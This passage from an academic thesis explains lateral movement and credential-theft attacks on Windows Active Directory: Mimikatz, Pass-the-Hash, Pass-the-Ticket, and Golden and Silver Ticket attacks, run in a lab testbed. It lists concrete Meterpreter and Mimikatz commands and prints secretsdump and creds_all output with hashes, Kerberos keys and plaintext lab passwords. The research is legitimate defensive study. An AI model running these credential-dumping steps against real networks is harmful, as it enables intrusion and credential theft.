The iterative process of conducting internal reconnaissance and circumventing security measures can persist until the target is successfully compromised. It is crucial to acknowledge the role of human involvement in the sophisticated evolution of cyberattacks. This is particularly relevant for machine learning applications, especially when an organization encounters any counteractions from an adversary. However, human actions can be identified and mitigated by a comprehensive security system.

Moreover, Mimikatz stands out as a widely recognized open-source utility, renowned for its effectiveness in penetration testing. While it was originally developed by the ethical hacker Benjamin Delpy [27] to demonstrate a vulnerability in Windows authentication protocols, it has since been widely used in penetration testing to simulate real-world attacks and test the security of systems and networks.

Mimikatz can extract Kerberos tickets and other authentication tokens from a Windows endpoint, including passwords, which can then be used to gain unauthorized access to systems and networks. This makes it a powerful tool for attackers, but also a valuable tool for security professionals who can use it to identify vulnerabilities in their systems and make necessary improvements to their security posture.

Mimikatz (also known as Kiwi), primarily exploits the Single Sign-On feature in Windows Authentication systems, particularly when the Local Security Authority Subsystem Service (LSASS) is active in memory. It achieves this by loading the stored credentials into its dll, enabling it to extract credential hashes, password dumps, and in some instances, even plaintext passwords [47]. Additionally, Mimikatz encompasses a feature designed to extract Minesweeper game data from memory, revealing the positions of mines. This tool operates [47], as follows:

- Utilizing the *local_exploit_suggester*, a Metasploit post-exploitation module, we identified three vulnerabilities susceptible to exploitation in the target system.
- Employing the *bypass_uac_dotnet_profiler* exploit, we achieved privilege escalation and successfully transferred the kiwi binary to the target machine.

- A privilege check was conducted using the*privilege::debug* command in a system shell to ensure the proper execution of the kiwi binary.
- Executing the *kiwi_cmd sekurlsa::logonPasswords* command allowed for the extraction of credential information, including SHA1 and NTLM hashes of the logged-in user.
- Finally, hashcat was used along with the extracted cleartext passwords for hash cracking purposes.

It was observed that Windows Defender, when active, effectively detected the malware as a meterpreter payload during its transfer to the target system. Similarly, the Mimikatz binary was promptly identified, leading to the generation of security logs, as documented in recent studies by [47].

The *Mimikatz* utility is regarded as one of the most potent platforms for stealing passwords globally. Since its inception, it has transformed into a paramount tool for post-exploitation, utilized by attackers targeting Microsoft-based systems and by penetration testers and security personnel to assess vulnerabilities and enhance privilege levels within a Windows environment [64]. Continuous development of new versions of *Mimikatz* ensures its compatibility and efficacy against the evolving landscape of Windows operating system updates. Notably, certain versions of *Mimikatz* have been incorporated into malevolent threat packages, such as NotPetya and BadRabbit, illustrating its application in widespread cyber threats [2].

Nowadays, Mimikatz is included in all recent versions of Kali Linux distributions as well as in the Metasploit framework, a renowned tool for vulnerability assessment and exploitation [44]. This tool has gained widespread recognition as the preferred choice for generating forged Kerberos tickets and exploiting Kerberos-related vulnerabilities. Although *Mimikatz* itself is not designed as malicious software, its powerful features render it a dual-use tool, capable of facilitating both nefarious activities, including the theft of credentials and the escalation of privileges, as well as serving legitimate security purposes for identifying and mitigating network vulnerabilities. It is important to highlight that effective Endpoint Security solutions are crucial in safeguarding against the potential misuse of such tools within network environments.

3.1.2 LM Attack on Windows OS Environments

The primary objective of attackers utilizing LM techniques is to penetrate the network's secure perimeter, employing various tools to gain complete remote control over targeted network systems. To achieve this, they may deploy a range of remote access tools or exploit compromised system assets. This facilitates the establishment of a lateral traversal across multiple network nodes, essential for maintaining anonymity in access. The techniques encompassed within this strategy, as updated in the MITRE open source database, are diverse and are described in detail as follows:

3.1.2.1 Remote Services Exploitation

Intruders often target Windows systems within corporate or SOHO networks, exploiting remote services to gain unauthorized access to network nodes. This exploitation hinges on leveraging vulnerabilities in targeted systems, which could stem from flawed application source code, issues in a Windows service, or vulnerabilities within the Windows operating system's kernel. These weaknesses potentially allow the execution of malicious code and unauthorized remote network access.

To assess the vulnerability of a targeted system, an attacker typically employs a range of well-known Network Service Scanning techniques. These methods are designed to identify outdated or unpatched operating systems, or the absence of up-to-date IDS and antivirus programs. Server nodes, due to their high value, often become the focal point of LM attacks. Typically, an attacker, after gaining initial access to a network, will navigate through various systems, incrementally escalating their privileges, with the server nodes frequently being the ultimate target.

Attackers deploy a variety of information-gathering methods to achieve this, including port scanning and vulnerability assessment tools. These tools are installed on the compromised system to catalog remote network services and their associated vulnerabilities or misconfigurations. This strategic approach enables attackers to map out and exploit weaknesses within the network infrastructure.

Among the most used network scanning procedures for pen testing in Windows/AD environments, referenced to the updated MITRE ATT&CK list, CrackMapExec (CME), is a Python post-exploitation network penetration testing tool, that abuses built-in AD protocols by gathering all the information from IP addresses to harvesting the credentials from SAM [11]. More specific, to achieve its functionality, it iterates through enumerating logged on users and spidering Service Message Block (SMB) shares of Windows AD's information.This process includes executing attacks reminiscent of PsExec, automatically injecting tools like *Mimikatz*, shellcode, or DLLs into memory using PowerShell, and exfiltrating the NTDS.dit file. Such techniques are designed to circumvent the majority of endpoint protection mechanisms, highlighting the sophisticated evasion capabilities embedded within these methods

Although enumeration is a demanding aspect of penetration testing, the capabilities of CME render it a valuable asset for LM operations. Moreover, this tool allows for the execution of PowerShell and Python scripts to carry out brute force credential attacks. Such techniques include password guessing on systems where legitimate credentials are unknown [8] as well as password spraying [9] which involves using a single anticipated username to attempt to discover valid account credentials. Attackers often use password lists and well-known dictionaries in an effort to compromise valid user accounts on the targeted network.

Furthermore, two notable cyber espionage campaigns, BackdoorDiplomacy and Chimera, have been identified for exploiting vulnerabilities in internet-exposed devices, like web servers, for illicit activities. Specifically, the BackdoorDiplomacy APT Group employs the Moriya rootkit to install a passive backdoor, enabling cybercriminals to scrutinize incoming traffic on the compromised system [31]. This type of cyber espionage often involves LM within a network to deploy a custom implant, such as Turian, designed for extracting sensitive data from removable media for reasons like competitive advantage, economic gain, or political motives. In many cases, these attacker groups utilize open-source reconnaissance and red-team tools, often targeting regional diplomatic organizations for information gathering purposes. It seems targeting the regional diplomatic organizations in Asia and Africa, as they have used a great number of credential compromising malware against several countries' Ministries of Foreign Affairs, and rarely in multinational telecommunication companies. In addition, Chimera is targeting in data, such as documents on Integrated Circuits (ICs), Software Development Kits (SDKs), IC designs, source code, etc., useful and important for nation-states, stealing them by the use of sophisticated intrusion tactics and techniques. Recently, the North Korean APT group APT37 distributed a cloud-based variant of RokRat, steal data, sending them to cloud services [18].

Still, due to the lot of vulnerabilities in Microsoft Windows operating systems, the up-to-date MITRE's ATT&CK list lends us a helping hand to concentrate in the most identified and hazardous network scanning and credential compromising techniques, such as XTunnel tool [69] that reveals open port and malware vulnerabilities. Specifically, SMB Authenticated Remote Code Execution and RDP are two popular gaps in Windows security protocols, that have been implemented in a large variety of malware applications, with little latency in expanding and spreading across the targeted network and great impact of compromised hosts.

In the exploration of the "ZeroLogon" vulnerability, a combination of open-source tools and targeted LM strategies were employed, including Impacket, the Metasploit Framework, and Mimikatz. As detailed in 4, these tools were utilized to effectively exploit remote services within a controlled testbed environment. Specifically, the "ZeroLogon" zero-day vulnerability was leveraged to target the SMB protocol on a system running an unpatched version of Windows Server 2019. The initial exploitation of SMB was conducted using the Metasploit Framework, a component of the Kali Linux 2023.1 distribution, which is comprehensively examined in 5.

By incorporating a plethora of modules, the Mimikatz platform facilitates important attacks, letting intruders perform a wide range of tasks on the target endpoint. Some of these tasks are: PtH, PtT, Kerberos Golden Ticket (GT), Kerberos Silver Ticket (ST), etc.

3.1.2.2 Pass the Hash

PtH is a credential theft that uses an iterative two stage process, where the intruder obtains local administrative access at least on one device, and then attempts to increase access to others on the network by reusing the stolen credentials. This technique capitalizes on acquiring an NTLM hash, utilized by Windows to manage passwords, thereby enabling attackers to repurpose the password without the necessity to decipher the hash. This is achieved through the deployment of Mimikatz, which facilitates the presentation of the hash string to the targeted system.

Therefore, this hash transmission method provides account identification and credential's integrity check, overriding the traditional path, as it uses the hash algorithm encrypted character chains for the host authentication. This hash distribution instead of plaintext account credentials is considered as a tough-to-crack identification and authentication method. Despite the robust authentication with hash algorithms that uses Microsoft by the storing of passwords as hashes, the developed penetration techniques allow the collection and extraction of all valid account related hashes in total. While the steps following a PtH attack exhibit considerable uniformity, the tools and strategies employed to acquire administrative privileges on the initial device demonstrate a range of variability. Thus, if a low value device will be used as an end user workstation, it is quite possible the entire AD to be compromised, leading to escalation of privilege up to a top-level AD Administrator [22].

In this thesis, the four most common Credential Access attacks were executed. In more detail and fully in line with the corresponding MITRE ATT&CK reference table [7] Brute Force attack which falls into the Password cracking category was exploited as the PtH attack. Along the same lines, according to [65] that is referred to Steal of Forge Kerberos Tickets category, executed as the PtT attack. As part of the later stages of the attack, both Golden and ST techniques were employed.

In the subsequent phases of the attack, the strategies known as GT and ST attacks were implemented. Additionally, a PtH attack was carried out against a virtual client, identified as STA 5, running Windows 10 Evaluation Edition x64-Bit. The user account *stefalti*, previously active on this VM, was singled out for the attack using the Mimikatz tool. Originally developed by Benjamin Delpy [27] for educational and exploratory purposes in Windows security, Mimikatz has evolved into a potent and multifaceted tool for penetration testing.


Extraction of NTLM hashes credentials that are stored in targeted Windows 10 machine was an easy task using the PtH technique via Mimikatz tool, that was also able to crack all the encrypted passwords with brute-force techniques in cleartext.

Section 5 will comprehensively show all phases of the successful implementation of the PtH attack using Mimikatz, supported by explanatory pictures. To the best of our knowledge, the following subsection provides a concise overview of the LSASS, a vital component of the Windows credential administration system. The LSASS is responsible for the security policies on the system. More specifically, it is the key feature for verifying users log on to a Windows system, handling password changes as well as creating password tokens. With a wrong password entry during a user login on Windows PC, the message "Password does not match" is displayed by Lsass.exe process. There is also a possibility for a user to lose access to all accounts on the Windows machine in case that lsass.exe process fails.

To the best of our knowledge, a typical NTLM hashvalue consisting of four distinct part that demonstrated as follows according to the pieces of information we will retrieve with Impacket tool in Section 5. It is also depicted in Figure 3.3 as Impacket result and in Figure 3.4 as Mimikatz result from a metrrpreter shell:


Administrator:500:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::

- *Administrator:*is the username of user account
- *500:* is the identifier related to the user account from.
- *aad3b435b51404eeaad3b435b51404ee:* is the type of hash used in Windows versions prior 10, the LM hash.
- *1db816e190f2a669d0fde4b84a83519: is the NTLM Hash*



```
┌──(altinistef㉿altinistef)-[~]
└─$ secretsdump.py -no-pass -just-dc stefania.local/altinistef\$@192.168.1.13
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1731607e008f850915d2e2e77bbf7a33:::
stefania.local\altinistef:1112:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
stefania.local\altinitat:1113:aad3b435b51404eeaad3b435b51404ee:adc56bd5ceba54d43a3be9f2274b46b5:::
stefania.local\gkoliap:1116:aad3b435b51404eeaad3b435b51404ee:139b40e3366548bed34d7cebaa0f5402:::
stefania.local\stefalti:1122:aad3b435b51404eeaad3b435b51404ee:c780c502e18bd06ad50a41358944ca2e:::
ALTINISTEF$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINDOWS10$:1104:aad3b435b51404eeaad3b435b51404ee:6f7d28919ea9470f86f60edf0db5d495:::
WINDOWS10EVAL$:1111:aad3b435b51404eeaad3b435b51404ee:3b2f179b73ed5f9f35435ae4bce9a5a0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ea033c362f424c6eb7e966c87df99a29322632f1fed29369ecfca5e4f96e7d38
Administrator:aes128-cts-hmac-sha1-96:0ab982298c454348bc53527fc0b431f9
Administrator:des-cbc-md5:ecc832e0f40e45ea
krbtgt:aes256-cts-hmac-sha1-96:d54cb24bfed466a1fee386a52bac78c2b5cedbe2ea26fece27b2ad45b83a05e4
krbtgt:aes128-cts-hmac-sha1-96:27b2e452616355255a1d7897bba56c31
krbtgt:des-cbc-md5:9eab98fbfbcef42a
stefania.local\altinistef:aes256-cts-hmac-sha1-96:4f84b9a5bd00d707a1f41035a59c02ac7275d08efee37fab9abc4ef22dbc627c
stefania.local\altinistef:aes128-cts-hmac-sha1-96:8740f855a99cb2e58d4fc8fe482fe83d
stefania.local\altinistef:des-cbc-md5:efc85473a4708f57
stefania.local\altinitat:aes256-cts-hmac-sha1-96:ae146472146815c03e2d747bcb8a90860c81e86727a57efd58c584b0321fc9af
stefania.local\altinitat:aes128-cts-hmac-sha1-96:f543fb5f9135e6d1a881ec8aff5c55ae
stefania.local\altinitat:des-cbc-md5:51153d70c18c4a5e
stefania.local\gkoliap:aes256-cts-hmac-sha1-96:668f8568f87b7dd385d436032b53ef3add447463d36e956b83a86dd8e9cce8fa
stefania.local\gkoliap:aes128-cts-hmac-sha1-96:71105d80086e7bb6239cd2f9c0725cee
stefania.local\gkoliap:des-cbc-md5:982375da07a7a2fd
stefania.local\stefalti:aes256-cts-hmac-sha1-96:0425a640608b14503c29d3cb4e6bdafbcf5f2744a0ca79c069347b1f926026d2
stefania.local\stefalti:aes128-cts-hmac-sha1-96:26fcc1360ac8e49d8d8a2fd3bd6f4df1
stefania.local\stefalti:des-cbc-md5:017c9d1c46d3da0b
ALTINISTEF$:aes256-cts-hmac-sha1-96:bcabb8d6d3febd4ecf022f1f8610c3d443e7121572fed9fd5be142d64a13b322
ALTINISTEF$:aes128-cts-hmac-sha1-96:890c75e936f956697e74f90ae3c3fdc1
ALTINISTEF$:des-cbc-md5:07d92f3e8c254f04
WINDOWS10$:aes256-cts-hmac-sha1-96:28b85f74dc4c66c5e687c91ef7b88109d4d524d080dcdc74b598e858c40a0bc1
WINDOWS10$:aes128-cts-hmac-sha1-96:c791b2e9105c490180bd08f50046f84f
WINDOWS10$:des-cbc-md5:aea2e38f15aec80d
WINDOWS10EVAL$:aes256-cts-hmac-sha1-96:bb644e91e6b71a64399962943aaf7f3d41c28030e3a28f5f7cb3771fcc8e7c93
WINDOWS10EVAL$:aes128-cts-hmac-sha1-96:4b214f2ad1ee833336fa2ed78c66966e
WINDOWS10EVAL$:des-cbc-md5:45510ed925a16ee5
[*] Cleaning up ...
```

Figure 3.3: NTLM credential extraction via Impacket tool



```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username          Domain    NTLM                              SHA1                                      DPAPI
--------          ------    ----                              ----                                      -----
WIN-VS75JVTCIPO$  STEFANIA  42c3b0a2d035e43777f770c29d5367f5  5d007173339ca1f859a9e9db19175b9f5c5c3edd
altinistef        STEFANIA  41db816e190f2a669d0fde4b84a83519  a19c5e7bcf22f076b300b33de22445d11dfb4165  0b7c2af5491a7b8ab750f706e156f9cb
altinitat         STEFANIA  adc56bd5ceba54d43a3be9f2274b46b5  794fe23d1ff75d7167c94999b735e1353d535727  caf348cbd6897781edd386c4cb7f957f
gkoliap           STEFANIA  139b40e3366548bed34d7cebaa0f5402  e17673b355d7014eb250f536d19572a5b7bf0008  6b63396f19250dbab422583d5fb3a681

wdigest credentials
===================

Username          Domain    Password
--------          ------    --------
(null)            (null)    (null)
WIN-VS75JVTCIPO$  STEFANIA  (null)
altinistef        STEFANIA  (null)
altinitat         STEFANIA  (null)
gkoliap           STEFANIA  (null)

kerberos credentials
====================

Username          Domain          Password
--------          ------          --------
(null)            (null)          (null)
WIN-VS75JVTCIPO$  stefania.local  9e 60 9d a3 fa f8 7d 5c 5c 42 df 9e 35 33 17 7c 46 2a d3 e7 c3 c7 98 7e b3 ed 09 7b 9b 97 49 fa 7d 21 bc da 57 88 6e 86 78 59 f7 e9
                                   3a d2 74 f9 8c 26 68 f4 36 55 8f 2c 38 a6 32 af 8b 9c 8e 25 d8 8d f1 ff 67 4d b1 6d 21 83 51 23 40 94 32 5d 80 b9 b8 f1 b6 6b 5c b
                                  f 45 23 9f 5f f9 95 cb 6e d9 88 8d 90 dc c8 69 51 8c cb b3 5e 69 f6 53 a9 e4 b9 d9 ab 32 69 b4 11 c1 81 47 26 a0 1c cb c4 18 74 e9
                                  21 96 3d 63 69 25 5a ee b1 0e 7e bb 2f 86 5f d7 ca ec 53 6c 27 a1 35 56 35 bf d4 9f 8e 96 06 1f de 99 f4 d8 09 6f 34 55 23 32 6f 13
                                   d0 e8 d8 fd 38 55 69 49 33 2c 7b 46 61 54 ba 95 90 17 f5 fc 37 12 54 12 a6 2b 81 c3 c3 5a a3 fb b7 33 25 f7 79 2c f9 6b 70 34 cb 5
                                  9 6d ee 35 d7 c6 97 d5 3c 50 e4 0a 59 03 ed 8a 81 b1 c3 b7 d1 ea
altinistef        stefania.local  As12345!
altinistef        STEFANIA.LOCAL  (null)
altinitat         stefania.local  At12345!
gkoliap           stefania.local  Gp12345!
win-vs75jvtcipo$  stefania.local  9e 60 9d a3 fa f8 7d 5c 5c 42 df 9e 35 33 17 7c 46 2a d3 e7 c3 c7 98 7e b3 ed 09 7b 9b 97 49 fa 7d 21 bc da 57 88 6e 86 78 59 f7 e9
                                   3a d2 74 f9 8c 26 68 f4 36 55 8f 2c 38 a6 32 af 8b 9c 8e 25 d8 8d f1 ff 67 4d b1 6d 21 83 51 23 40 94 32 5d 80 b9 b8 f1 b6 6b 5c b
                                  f 45 23 9f 5f f9 95 cb 6e d9 88 8d 90 dc c8 69 51 8c cb b3 5e 69 f6 53 a9 e4 b9 d9 ab 32 69 b4 11 c1 81 47 26 a0 1c cb c4 18 74 e9
                                  21 96 3d 63 69 25 5a ee b1 0e 7e bb 2f 86 5f d7 ca ec 53 6c 27 a1 35 56 35 bf d4 9f 8e 96 06 1f de 99 f4 d8 09 6f 34 55 23 32 6f 13
```

Figure 3.4: NTLM credential extraction via Kiwi-Mimikatz

3.1.2.3 Pass the Ticket

The PtT technique represents an advanced method of attack wherein adversaries acquire credentials without authorization, facilitating LM across a network and the elevation of privileges. This strategy, aimed at compromising the Kerberos authentication protocol, involves unauthorized acquisition and utilization of Kerberos Tickets. Attackers leverage tools such as Mimikatz to obtain these tickets, facilitating unauthorized access to network resources under the guise of a legitimate user. Unlike the PtH technique, PtT specifically targets the Kerberos protocol, seeking to bypass traditional access control mechanisms and potentially acquire administrative privileges on targeted systems. The PtT attack unfolds through a series of steps designed to exploit the Kerberos authentication system, primarily utilized in Active Directory (AD) environments for secure client-server interaction. The attack comprises the following phases:

1. **Ticket Acquisition:** At first, a Ticket Granting Service (TGS) user's Kerberos ticket is captured by the attacker from the memory of the LSASS.exe process. This step is facilitated by tools like Mimikatz, exploiting the Kerberos protocol's reliance on ticket-based authentication.

2. **Ticket Injection and Reuse:** Following acquisition, the attacker injects the stolen TGS ticket into their current session using commands such as `kiwi_cmd kerberos::ptt` within a Meterpreter shell or equivalent tools. This manipulation effectively impersonates the legitimate ticket holder, allowing unauthorized access to resources.

3. **Internal Reconnaissance:** With the ticket injected, the attacker conducts reconnaissance to identify accessible resources. This involves examining the specific permissions and access rights granted by the stolen ticket, potentially requiring enumeration of AD components and user privileges.

4. **Resource Access and LM:** Finally, leveraging the stolen credentials, the attacker moves laterally within the network, accessing resources and furthering their malicious objectives. This stage often involves exploiting additional vulnerabilities or leveraging existing network permissions.

Kerberos, integral to Microsoft Windows, provides a robust framework for mutual authentication and secure communication in potentially hostile network environments. However, the PtT attack underscores vulnerabilities within this protocol, particularly the reliance on ticket integrity and confidentiality. By stealing and reusing Kerberos tickets, attackers circumvent traditional authentication mechanisms, posing significant security risks.

Mitigating PtT attacks requires a multifaceted approach, including regular monitoring of network activity, stringent access controls, and frequent password resets for sensitive accounts like `krbtgt`. Additionally, employing advanced security measures such as anomaly detection and implementing "Least Privilege" principles can significantly reduce the attack surface and impede unauthorized access.

In essence, the PtT attack exemplifies the sophisticated techniques employed by adversaries to exploit systemic vulnerabilities in authentication protocols. Understanding and addressing these challenges is crucial for securing network environments against unauthorized access and ensuring the integrity of authentication mechanisms.

3.1.3 Kerberos Authentication in Windows Servers

The Windows Server versions 2022, 2019, and 2016 incorporate the Kerberos version 5 authentication system and its improvements, which enhance security by enabling public key authentication, transportation of authorization data, and delegation. This authentication client, framed as a Security Support Provider (SSP), is accessible via the Security Support Provider Interface (SSPI), with user authentication seamlessly integrated within the Winlogon single sign-on architecture. The primary purpose of setting up an Key Distribution Center (KDC) in a domain is to enable seamless communication with Windows AD Domain Services, highlighting the protocol's crucial role in ensuring the security of the domain.

3.1.4 Understanding PtT Attacks

PtT attacks exploit the Windows operating system's architecture, particularly how Kerberos tickets are managed and stored within the lsass process. Successful execution of this attack hinges on the attacker's ability to interact with lsass to request and retrieve legitimate tickets. The scope of ticket acquisition is influenced by the privilege level of the compromised account; standard user accounts result in the acquisition of a singular ticket, whereas administrative accounts allow for the harvesting of all tickets pertinent to the server in question. Tools such as Mimikatz and Rubeus are instrumental in this context, with Rubeus specializing in direct Kerberos engagements and the exploitative handling of tickets, marking a sophisticated approach to system intrusion and credential misuse.

3.1.5 Exploring the GT Attack in Kerberos-Authenticated Environments

The GT attack merges techniques from PtH and PtT attacks, significantly bolstered by Mimikatz's capabilities. This attack targets the Kerberos authentication protocol, enabling adversaries to counterfeit Ticket Granting Ticket (TGT)s by compromising the KRBTGT account, a critical component of AD's authentication mechanism. This breach permits attackers to fabricate and authenticate Kerberos tickets, facilitating unauthorized LM and privilege escalation without detection.

The Kerberos protocol, which encrypts and signs communications using shared secrets by the KDC, is particularly vulnerable when the KRBTGT account's password hash is compromised. Successful exploitation, as outlined by MITRE, hinges on obtaining administrative control over the target system.

Advancements in post-exploitation toolkits, such as CME, have simplified network reconnaissance and LM for attackers with minimal technical expertise. Nonetheless, the paramount challenge for attackers remains the stealthy maintenance of network presence post-initial compromise.

GT attacks commence following the compromise of a network entity, leveraging methods like phishing, exploitation of exposed vulnerabilities, or malware introduction. The indistinguishability of Kerberos tickets utilized in these attacks complicates their detection.

Fundamentally, this attack affords control over AD's KERBeros Ticket Granting Ticket (KRBTGT), enabling the forging of TGTs for unrestricted network access and ticket generation, allowing attackers to indefinitely masquerade as privileged users.

Characteristics of the GT attack include its offline generation capability, immunity to standard Kerberos policy limits, potential integration with PtT for expanded access, non-requirement of privileged access for execution, resilience against password resets of impersonated accounts, vulnerability only to KRBTGT secret key resets, and evasion of conventional Windows logging mechanisms.

This study employs the Kiwi tool, an evolution of Mimikatz, in conjunction with the Metasploit Framework's meterpreter extension for the streamlined execution of the GT attack.

3.1.6 The ST Attack: Exploiting Kerberos within AD

The ST attack merges elements from PtH, PtT, and the GT methodologies, targeting vulnerabilities within the AD's use of the Kerberos authentication protocol. This specialized form of cyber assault enables unauthorized impersonation with elevated privileges by generating a counterfeit TGS Kerberos ticket for specific services on the targeted server, usually following the compromise of host credentials.

First identified in 2014 by cybersecurity researcher Benjamin Delpy, also known under the pseudonym ’gentilkiwi’, this attack was introduced alongside innovations in the Mimikatz penetration testing tool. The ST distinguishes itself as a post-exploitation tactic that requires prior access to, and privilege escalation within, the target system to be executed successfully. Unlike its counterpart, the GT, which facilitates broad authentication across any service relying on Kerberos, the ST’s application is intentionally narrow, focusing on impersonation for a singular service.

The methodological stealth of the ST is one of its defining advantages. By encrypting the TGS with the specific key of the targeted server, it operates without necessitating interaction with the Domain Controller, thus minimizing detection risks. The prerequisite hash for this operation is notably easy to acquire, further enhancing the attack’s feasibility.

Key techniques associated with this form of attack include:

- **Pass-the-Key:** Acquiring a unique key used by a user for authentication with a domain controller, allowing the attacker to impersonate the user by utilizing this key.
- **Over-PtH:** A nuanced version of the PtH technique, where the attacker employs a unique key from a domain controller to mimic a victim.
- **Pass-the-Cache:** Operating similarly to the PtT technique, it leverages cached and encrypted login data on systems like OS X, Linux, and UNIX for impersonation purposes.

For the empirical component of this thesis, the Kiwi module, a subsequent development of Mimikatz, will be applied in conjunction with the Metasploit Framework’s meterpreter extension. This approach is aimed at demonstrating the practical application of the GT attack, reflecting on the continuous evolution of cyber threat mechanisms.

Chapter 4

Testbed Development

4.1 LM Testbed

A virtual lab (testbed) with a number of stations was developed to accurately simulate a network infrastructure for the demonstration needs of the Windows-based LM attacks and the collection of the data required for the documentation of the attacks.

To implement our architecture, 8 different machines, both physical and virtual, were used. To the best of our knowledge, an Ubuntu Desktop 20.0.4 LTS, a Kali Linux Laptop 2022.4 LTS and a Windows 10 Evaluation 64bit Desktop were used as client workstations. Of the aforementioned, 3 of them, running Ubuntu distribution and Windows 10 OS were the target machines, Kali was used as the attackers' interface, while Windows 2019 Server Evaluation Edition was used to disrupt the end target of the malicious LM. Finally, a Speedport Plus Router played an important role in the above development procedure, as all machines were wirelessly connected to the same network. The whole process is depicted in Figure 4.1.

